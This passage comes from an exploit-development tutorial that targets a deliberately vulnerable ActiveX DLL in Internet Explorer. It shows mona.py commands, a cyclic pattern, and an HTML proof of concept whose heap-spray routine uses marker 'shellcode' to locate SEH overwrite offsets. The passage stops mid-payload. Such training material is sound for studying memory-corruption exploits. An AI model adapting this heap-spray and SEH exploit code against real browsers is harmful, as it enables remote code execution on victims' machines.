
Connection Wizard
MUI
SIGNUP
iedw.exe
IEXPLORE.EXE

File name: IEXPLORE.EXE
Files of type: Executable file (*.exe)
Arguments:

```
Need support? visit http://forum.immunityinc.com/          Ready
```

Click on **File** --> **Open**.


Now, let's generate a unique pattern of **14356** bytes to find the offset to overwrite **Next SE Handler** and **SE Handler**.



```
0BADF00D Creating cyclic pattern of 14356 bytes
0BADF00D Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac
0BADF00D [+] Preparing log file 'pattern.txt'
0BADF00D     - (Re)setting logfile C:\MonaLogs\iexplore\pattern.txt
0BADF00D Note: don't copy this pattern from the log window, it might be truncated !
0BADF00D It's better to open C:\MonaLogs\iexplore\pattern.txt and copy the pattern from the fil
         [+] This mona.py action took 0:00:00.078000

!mona pc 14356
```

```
!mona pc 14356
```

Open **pattern.txt** and copy the content, it's located in **Mona logs folder**. Create a new HTML file and place the pattern of characters. In our case, it's located at "**C:\MonaLogs\iexplore\pattern.txt**".



```
================================================================================
  Output generated by mona.py v1.3-dev, rev 167
  Corelan Team - https://www.corelan.be
================================================================================
  OS : xp, release 5.1.2600
  Process being debugged : iexplore (pid 316)
================================================================================
  2012-07-12 17:46:53
================================================================================
Pattern of 14356 bytes :

Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5A
i1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk
2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs6Cs7Cs8
Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2Ea3Ea4Ea5Ea6Ea7Ea8Ea9E
g5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj
6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0Gr1Gr2
Hw8Hw9Hx0Hx1Hx2Hx3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz2Hz3H
e9Jf0Jf1Jf2Jf3Jf4Jf5Jf6Jf7Jf8Jf9Jg0Jg1Jg2Jg3Jg4Jg5Jg6Jg7Jg8Jg9Jh0Jh1Jh2Jh3Jh4Jh
0Kn1Kn2Kn3Kn4Kn5Kn6Kn7Kn8Kn9Ko0Ko1Ko2Ko3Ko4Ko5Ko6Ko7Ko8Ko9Kp0Kp1Kp2Kp3Kp4Kp5Kp6
Lv2Lv3Lv4Lv5Lv6Lv7Lv8Lv9Lw0Lw1Lw2Lw3Lw4Lw5Lw6Lw7Lw8Lw9Lx0Lx1Lx2Lx3Lx4Lx5Lx6Lx7L
d3Nd4Nd5Nd6Nd7Nd8Nd9Ne0Ne1Ne2Ne3Ne4Ne5Ne6Ne7Ne8Ne9Nf0Nf1Nf2Nf3Nf4Nf5Nf6Nf7Nf8Nf
4Ol5Ol6Ol7Ol8Ol9Om0Om1Om2Om3Om4Om5Om6Om7Om8Om9On0On1On2On3On4On5On6On7On8On9Oo0
Pt6Pt7Pt8Pt9Pu0Pu1Pu2Pu3Pu4Pu5Pu6Pu7Pu8Pu9Pv0Pv1Pv2Pv3Pv4Pv5Pv6Pv7Pv8Pv9Pw0Pw1P
b7Rb8Rb9Rc0Rc1Rc2Rc3Rc4Rc5Rc6Rc7Rc8Rc9Rd0Rd1Rd2Rd3Rd4Rd5Rd6Rd7Rd8Rd9Re0Re1Re2Re
8Sj9Sk0Sk1Sk2Sk3Sk4S
```


---------- **Exploit_PoC_HeapSpray_vulActiveX_SEH_1.html** ----------

```
<html>
<head>
    <title>vulActiveX.dll Heap Spray SEH Exploit</title>
    <object classid='clsid:C44CBF61-7844-4C4B-BC77-7643FD70848E' id='_vulActiveX'>
    </object>
    <script type="text/javascript" language="javascript">
        //=============================================//
        //            vulActiveX Heap Spraying SEH     //
        //                                             //
        //              HackSys Team - Panthera        //
        //       http://hacksys.vfreaks.com/           //
        //         hacksysteam@hotmail.com             //
        //                                             //
        //                  Author: Ashfaq Ansari      //
        //          ashfaq_ansari1989@hotmail.com      //
        //                                             //
        //=============================================//

        //shellcode = "HACKSYS!"
        shellcode = unescape('%u4148%u4b43%u5953%u2153');

        nops = unescape('%u9090%u9090');
        headersize = 20;

        //write the output to Internet Explorer's window
        document.write("<H2>vulActiveX.dll Heap Spray Attack</H2></br>");

        //create one block with nops
        document.write("Creating one block of memory with <b>NOPS</b>.</br>");
        slackspace = headersize + shellcode.length;
        while (nops.length < slackspace) nops += nops;
        fillblock = nops.substring(0, slackspace);

        //enlarge block with nops, size 0x50000
        document.write("Enlarging the memory with <b>NOPS</b> of size <b>0x5000</b>.</br>");
        block = nops.substring(0, nops.length - slackspace);
        while (block.length + slackspace < 0x50000) block = block + block + fillblock;

        document.write("Spraying <b>NOPS + SHELLCODE</b> <b>250</b> times.</br>");

        //spray 250 times : nops + shellcode
        memory = new Array();
        for (counter = 0; counter < 250; counter++) {
            memory[counter] = block + shellcode;

            //show the status of spray on Status bar
            window.status = "Spraying: " + Math.round(100 * counter / 250) + "% done";
        }

        document.write("Allocated <b>" + (block.length + shellcode.length).toString() + "</b>
bytes.<br>");
        document.write("Heap Spraying completed successfully.<br>");
        window.status = "Launching Exploit";
        alert("Heap Spraying Done\n\n Launching Exploit");

        //place 14356 pattern of character
        payload =
"Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2A
d3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6
Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak
0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2An3A
n4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4Aq5Aq6Aq7
Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au
1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0Ax1Ax2Ax3Ax4A
x5Ax6Ax7Ax8Ax9Ay0Ay1Ay2Ay3Ay4Ay5Ay6Ay7Ay8Ay9Az0Az1Az2Az3Az4Az5Az6Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8
Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be
2Be3Be4Be5Be6Be7Be8Be9Bf0Bf1Bf2Bf3Bf4Bf5Bf6Bf7Bf8Bf9Bg0Bg1Bg2Bg3Bg4Bg5Bg6Bg7Bg8Bg9Bh0Bh1Bh2Bh3Bh4Bh5B
h6Bh7Bh8Bh9Bi0Bi1Bi2Bi3Bi4Bi5Bi6Bi7Bi8Bi9Bj0Bj1Bj2Bj3Bj4Bj5Bj6Bj7Bj8Bj9Bk0Bk1Bk2Bk3Bk4Bk5Bk6Bk7Bk8Bk9
Bl0Bl1Bl2Bl3Bl4Bl5Bl6Bl7Bl8Bl9Bm0Bm1Bm2Bm3Bm4Bm5Bm6Bm7Bm8Bm9Bn0Bn1Bn2Bn3Bn4Bn5Bn6Bn7Bn8Bn9Bo0Bo1Bo2Bo
3Bo4Bo5Bo6Bo7Bo8Bo9Bp0Bp1Bp2Bp3Bp4Bp5Bp6Bp7Bp8Bp9Bq0Bq1Bq2Bq3Bq4Bq5Bq6Bq7Bq8Bq9Br0Br1Br2Br3Br4Br5Br6B
r7Br8Br9Bs0Bs1Bs2Bs3Bs4Bs5Bs6Bs7Bs8Bs9Bt0Bt1Bt2Bt3Bt4Bt5Bt6Bt7Bt8Bt9Bu0Bu1Bu2Bu3Bu4Bu5Bu6Bu7Bu8Bu9Bv0
Bv1Bv2Bv3Bv4Bv5Bv6Bv7Bv8Bv9Bw0Bw1Bw2Bw3Bw4Bw5Bw6Bw7Bw8Bw9Bx0Bx1Bx2Bx3Bx4Bx5Bx6Bx7Bx8Bx9By0By1By2By3By
4By5By6By7By8By9Bz0Bz1Bz2Bz3Bz4Bz5Bz6Bz7Bz8Bz9Ca0Ca1Ca2Ca3Ca4Ca5Ca6Ca7Ca8Ca9Cb0Cb1Cb2Cb3Cb4Cb5Cb6Cb7C
b8Cb9Cc0Cc1Cc2Cc3Cc4Cc5Cc6Cc7Cc8Cc9Cd0Cd1Cd2Cd3Cd4Cd5Cd6Cd7Cd8Cd9Ce0Ce1Ce2Ce3Ce4Ce5Ce6Ce7Ce8Ce9Cf0Cf1
Cf2Cf3Cf4Cf5Cf6Cf7Cf8Cf9Cg0Cg1Cg2Cg3Cg4Cg5Cg6Cg7Cg8Cg9Ch0Ch1Ch2Ch3Ch4Ch5Ch6Ch7Ch8Ch9Ci0Ci1Ci2Ci3Ci4Ci
5Ci6Ci7Ci8Ci9Cj0Cj1Cj2Cj3Cj4Cj5Cj6Cj7Cj8Cj9Ck0Ck1Ck2Ck3Ck4Ck5Ck6Ck7Ck8Ck9Cl0Cl1Cl2Cl3Cl4Cl5Cl6Cl7Cl8C
l9Cm0Cm1Cm2Cm3Cm4Cm5Cm6Cm7Cm8Cm9Cn0Cn1Cn2Cn3Cn4Cn5Cn6Cn7Cn8Cn9Co0Co1Co2Co3Co4Co5Co6Co7Co8Co9Cp0Cp1Cp2
Cp3Cp4Cp5Cp6Cp7Cp8Cp9Cq0Cq1Cq2Cq3Cq4Cq5Cq6Cq7Cq8Cq9Cr0Cr1Cr2Cr3Cr4Cr5Cr6Cr7Cr8Cr9Cs0Cs1Cs2Cs3Cs4Cs5Cs
6Cs7Cs8Cs9Ct0Ct1Ct2Ct3Ct4Ct5Ct6Ct7Ct8Ct9Cu0Cu1Cu2Cu3Cu4Cu5Cu6Cu7Cu8Cu9Cv0Cv1Cv2Cv3Cv4Cv5Cv6Cv7Cv8Cv9C
w0Cw1Cw2Cw3Cw4Cw5Cw6Cw7Cw8Cw9Cx0Cx1Cx2Cx3Cx4Cx5Cx6Cx7Cx8Cx9Cy0Cy1Cy2Cy3Cy4Cy5Cy6Cy7Cy8Cy9Cz0Cz1Cz2Cz3
Cz4Cz5Cz6Cz7Cz8Cz9Da0Da1Da2Da3Da4Da5Da6Da7Da8Da9Db0Db1Db2Db3Db4Db5Db6Db7Db8Db9Dc0Dc1Dc2Dc3Dc4Dc5Dc6Dc
7Dc8Dc9Dd0Dd1Dd2Dd3Dd4Dd5Dd6Dd7Dd8Dd9De0De1De2De3De4De5De6De7De8De9Df0Df1Df2Df3Df4Df5Df6Df7Df8Df9Dg0D
g1Dg2Dg3Dg4Dg5Dg6Dg7Dg8Dg9Dh0Dh1Dh2Dh3Dh4Dh5Dh6Dh7Dh8Dh9Di0Di1Di2Di3Di4Di5Di6Di7Di8Di9Dj0Dj1Dj2Dj3Dj4
Dj5Dj6Dj7Dj8Dj9Dk0Dk1Dk2Dk3Dk4Dk5Dk6Dk7Dk8Dk9Dl0Dl1Dl2Dl3Dl4Dl5Dl6Dl7Dl8Dl9Dm0Dm1Dm2Dm3Dm4Dm5Dm6Dm7Dm
8Dm9Dn0Dn1Dn2Dn3Dn4Dn5Dn6Dn7Dn8Dn9Do0Do1Do2Do3Do4Do5Do6Do7Do8Do9Dp0Dp1Dp2Dp3Dp4Dp5Dp6Dp7Dp8Dp9Dq0Dq1D
q2Dq3Dq4Dq5Dq6Dq7Dq8Dq9Dr0Dr1Dr2Dr3Dr4Dr5Dr6Dr7Dr8Dr9Ds0Ds1Ds2Ds3Ds4Ds5Ds6Ds7Ds8Ds9Dt0Dt1Dt2Dt3Dt4Dt5
Dt6Dt7Dt8Dt9Du0Du1Du2Du3Du4Du5Du6Du7Du8Du9Dv0Dv1Dv2Dv3Dv4Dv5Dv6Dv7Dv8Dv9Dw0Dw1Dw2Dw3Dw4Dw5Dw6Dw7Dw8Dw
9Dx0Dx1Dx2Dx3Dx4Dx5Dx6Dx7Dx8Dx9Dy0Dy1Dy2Dy3Dy4Dy5Dy6Dy7Dy8Dy9Dz0Dz1Dz2Dz3Dz4Dz5Dz6Dz7Dz8Dz9Ea0Ea1Ea2E
a3Ea4Ea5Ea6Ea7Ea8Ea9Eb0Eb1Eb2Eb3Eb4Eb5Eb6Eb7Eb8Eb9Ec0Ec1Ec2Ec3Ec4Ec5Ec6Ec7Ec8Ec9Ed0Ed1Ed2Ed3Ed4Ed5Ed6
Ed7Ed8Ed9Ee0Ee1Ee2Ee3Ee4Ee5Ee6Ee7Ee8Ee9Ef0Ef1Ef2Ef3Ef4Ef5Ef6Ef7Ef8Ef9Eg0Eg1Eg2Eg3Eg4Eg5Eg6Eg7Eg8Eg9Eh
0Eh1Eh2Eh3Eh4Eh5Eh6Eh7Eh8Eh9Ei0Ei1Ei2Ei3Ei4Ei5Ei6Ei7Ei8Ei9Ej0Ej1Ej2Ej3Ej4Ej5Ej6Ej7Ej8Ej9Ek0Ek1Ek2Ek3E
```

```
k4Ek5Ek6Ek7Ek8Ek9El0El1El2El3El4El5El6El7El8El9Em0Em1Em2Em3Em4Em5Em6Em7Em8Em9En0En1En2En3En4En5En6En7
En8En9Eo0Eo1Eo2Eo3Eo4Eo5Eo6Eo7Eo8Eo9Ep0Ep1Ep2Ep3Ep4Ep5Ep6Ep7Ep8Ep9Eq0Eq1Eq2Eq3Eq4Eq5Eq6Eq7Eq8Eq9Er0Er
1Er2Er3Er4Er5Er6Er7Er8Er9Es0Es1Es2Es3Es4Es5Es6Es7Es8Es9Et0Et1Et2Et3Et4Et5Et6Et7Et8Et9Eu0Eu1Eu2Eu3Eu4E
u5Eu6Eu7Eu8Eu9Ev0Ev1Ev2Ev3Ev4Ev5Ev6Ev7Ev8Ev9Ew0Ew1Ew2Ew3Ew4Ew5Ew6Ew7Ew8Ew9Ex0Ex1Ex2Ex3Ex4Ex5Ex6Ex7Ex8
Ex9Ey0Ey1Ey2Ey3Ey4Ey5Ey6Ey7Ey8Ey9Ez0Ez1Ez2Ez3Ez4Ez5Ez6Ez7Ez8Ez9Fa0Fa1Fa2Fa3Fa4Fa5Fa6Fa7Fa8Fa9Fb0Fb1Fb
2Fb3Fb4Fb5Fb6Fb7Fb8Fb9Fc0Fc1Fc2Fc3Fc4Fc5Fc6Fc7Fc8Fc9Fd0Fd1Fd2Fd3Fd4Fd5Fd6Fd7Fd8Fd9Fe0Fe1Fe2Fe3Fe4Fe5F
e6Fe7Fe8Fe9Ff0Ff1Ff2Ff3Ff4Ff5Ff6Ff7Ff8Ff9Fg0Fg1Fg2Fg3Fg4Fg5Fg6Fg7Fg8Fg9Fh0Fh1Fh2Fh3Fh4Fh5Fh6Fh7Fh8Fh9
Fi0Fi1Fi2Fi3Fi4Fi5Fi6Fi7Fi8Fi9Fj0Fj1Fj2Fj3Fj4Fj5Fj6Fj7Fj8Fj9Fk0Fk1Fk2Fk3Fk4Fk5Fk6Fk7Fk8Fk9Fl0Fl1Fl2Fl
3Fl4Fl5Fl6Fl7Fl8Fl9Fm0Fm1Fm2Fm3Fm4Fm5Fm6Fm7Fm8Fm9Fn0Fn1Fn2Fn3Fn4Fn5Fn6Fn7Fn8Fn9Fo0Fo1Fo2Fo3Fo4Fo5Fo6F
o7Fo8Fo9Fp0Fp1Fp2Fp3Fp4Fp5Fp6Fp7Fp8Fp9Fq0Fq1Fq2Fq3Fq4Fq5Fq6Fq7Fq8Fq9Fr0Fr1Fr2Fr3Fr4Fr5Fr6Fr7Fr8Fr9Fs0
Fs1Fs2Fs3Fs4Fs5Fs6Fs7Fs8Fs9Ft0Ft1Ft2Ft3Ft4Ft5Ft6Ft7Ft8Ft9Fu0Fu1Fu2Fu3Fu4Fu5Fu6Fu7Fu8Fu9Fv0Fv1Fv2Fv3Fv
4Fv5Fv6Fv7Fv8Fv9Fw0Fw1Fw2Fw3Fw4Fw5Fw6Fw7Fw8Fw9Fx0Fx1Fx2Fx3Fx4Fx5Fx6Fx7Fx8Fx9Fy0Fy1Fy2Fy3Fy4Fy5Fy6Fy7F
y8Fy9Fz0Fz1Fz2Fz3Fz4Fz5Fz6Fz7Fz8Fz9Ga0Ga1Ga2Ga3Ga4Ga5Ga6Ga7Ga8Ga9Gb0Gb1Gb2Gb3Gb4Gb5Gb6Gb7Gb8Gb9Gc0Gc1
Gc2Gc3Gc4Gc5Gc6Gc7Gc8Gc9Gd0Gd1Gd2Gd3Gd4Gd5Gd6Gd7Gd8Gd9Ge0Ge1Ge2Ge3Ge4Ge5Ge6Ge7Ge8Ge9Gf0Gf1Gf2Gf3Gf4Gf
5Gf6Gf7Gf8Gf9Gg0Gg1Gg2Gg3Gg4Gg5Gg6Gg7Gg8Gg9Gh0Gh1Gh2Gh3Gh4Gh5Gh6Gh7Gh8Gh9Gi0Gi1Gi2Gi3Gi4Gi5Gi6Gi7Gi8G
i9Gj0Gj1Gj2Gj3Gj4Gj5Gj6Gj7Gj8Gj9Gk0Gk1Gk2Gk3Gk4Gk5Gk6Gk7Gk8Gk9Gl0Gl1Gl2Gl3Gl4Gl5Gl6Gl7Gl8Gl9Gm0Gm1Gm2
Gm3Gm4Gm5Gm6Gm7Gm8Gm9Gn0Gn1Gn2Gn3Gn4Gn5Gn6Gn7Gn8Gn9Go0Go1Go2Go3Go4Go5Go6Go7Go8Go9Gp0Gp1Gp2Gp3Gp4Gp5Gp
6Gp7Gp8Gp9Gq0Gq1Gq2Gq3Gq4Gq5Gq6Gq7Gq8Gq9Gr0Gr1Gr2Gr3Gr4Gr5Gr6Gr7Gr8Gr9Gs0Gs1Gs2Gs3Gs4Gs5Gs6Gs7Gs8Gs9G
t0Gt1Gt2Gt3Gt4Gt5Gt6Gt7Gt8Gt9Gu0Gu1Gu2Gu3Gu4Gu5Gu6Gu7Gu8Gu9Gv0Gv1Gv2Gv3Gv4Gv5Gv6Gv7Gv8Gv9Gw0Gw1Gw2Gw3
Gw4Gw5Gw6Gw7Gw8Gw9Gx0Gx1Gx2Gx3Gx4Gx5Gx6Gx7Gx8Gx9Gy0Gy1Gy2Gy3Gy4Gy5Gy6Gy7Gy8Gy9Gz0Gz1Gz2Gz3Gz4Gz5Gz6Gz
7Gz8Gz9Ha0Ha1Ha2Ha3Ha4Ha5Ha6Ha7Ha8Ha9Hb0Hb1Hb2Hb3Hb4Hb5Hb6Hb7Hb8Hb9Hc0Hc1Hc2Hc3Hc4Hc5Hc6Hc7Hc8Hc9Hd0H
d1Hd2Hd3Hd4Hd5Hd6Hd7Hd8Hd9He0He1He2He3He4He5He6He7He8He9Hf0Hf1Hf2Hf3Hf4Hf5Hf6Hf7Hf8Hf9Hg0Hg1Hg2Hg3Hg4
Hg5Hg6Hg7Hg8Hg9Hh0Hh1Hh2Hh3Hh4Hh5Hh6Hh7Hh8Hh9Hi0Hi1Hi2Hi3Hi4Hi5Hi6Hi7Hi8Hi9Hj0Hj1Hj2Hj3Hj4Hj5Hj6Hj7Hj
8Hj9Hk0Hk1Hk2Hk3Hk4Hk5Hk6Hk7Hk8Hk9Hl0Hl1Hl2Hl3Hl4Hl5Hl6Hl7Hl8Hl9Hm0Hm1Hm2Hm3Hm4Hm5Hm6Hm7Hm8Hm9Hn0Hn1H
n2Hn3Hn4Hn5Hn6Hn7Hn8Hn9Ho0Ho1Ho2Ho3Ho4Ho5Ho6Ho7Ho8Ho9Hp0Hp1Hp2Hp3Hp4Hp5Hp6Hp7Hp8Hp9Hq0Hq1Hq2Hq3Hq4Hq5
Hq6Hq7Hq8Hq9Hr0Hr1Hr2Hr3Hr4Hr5Hr6Hr7Hr8Hr9Hs0Hs1Hs2Hs3Hs4Hs5Hs6Hs7Hs8Hs9Ht0Ht1Ht2Ht3Ht4Ht5Ht6Ht7Ht8Ht
9Hu0Hu1Hu2Hu3Hu4Hu5Hu6Hu7Hu8Hu9Hv0Hv1Hv2Hv3Hv4Hv5Hv6Hv7Hv8Hv9Hw0Hw1Hw2Hw3Hw4Hw5Hw6Hw7Hw8Hw9Hx0Hx1Hx2H
x3Hx4Hx5Hx6Hx7Hx8Hx9Hy0Hy1Hy2Hy3Hy4Hy5Hy6Hy7Hy8Hy9Hz0Hz1Hz2Hz3Hz4Hz5Hz6Hz7Hz8Hz9Ia0Ia1Ia2Ia3Ia4Ia5Ia6
Ia7Ia8Ia9Ib0Ib1Ib2Ib3Ib4Ib5Ib6Ib7Ib8Ib9Ic0Ic1Ic2Ic3Ic4Ic5Ic6Ic7Ic8Ic9Id0Id1Id2Id3Id4Id5Id6Id7Id8Id9Ie
0Ie1Ie2Ie3Ie4Ie5Ie6Ie7Ie8Ie9If0If1If2If3If4If5If6If7If8If9Ig0Ig1Ig2Ig3Ig4Ig5Ig6Ig7Ig8Ig9Ih0Ih1Ih2Ih3I
h4Ih5Ih6Ih7Ih8Ih9Ii0Ii1Ii2Ii3Ii4Ii5Ii6Ii7Ii8Ii9Ij0Ij1Ij2Ij3Ij4Ij5Ij6Ij7Ij8Ij9Ik0Ik1Ik2Ik3Ik4Ik5Ik6Ik7
Ik8Ik9Il0Il1Il2Il3Il4Il5Il6Il7Il8Il9Im0Im1Im2Im3Im4Im5Im6Im7Im8Im9In0In1In2In3In4In5In6In7In8In9Io0Io
1Io2Io3Io4Io5Io6Io7Io8Io9Ip0Ip1Ip2Ip3Ip4Ip5Ip6Ip7Ip8Ip9Iq0Iq1Iq2Iq3Iq4Iq5Iq6Iq7Iq8Iq9Ir0Ir1Ir2Ir3Ir4I
r5Ir6Ir7Ir8Ir9Is0Is1Is2Is3Is4Is5Is6Is7Is8Is9It0It1It2It3It4It5It6It7It8It9Iu0Iu1Iu2Iu3Iu4Iu5Iu6Iu7Iu8
Iu9Iv0Iv1Iv2Iv3Iv4Iv5Iv6Iv7Iv8Iv9Iw0Iw1Iw2Iw3Iw4Iw5Iw6Iw7Iw8Iw9Ix0Ix1Ix2Ix3Ix4Ix5Ix6Ix7Ix8Ix9Iy0Iy1Iy
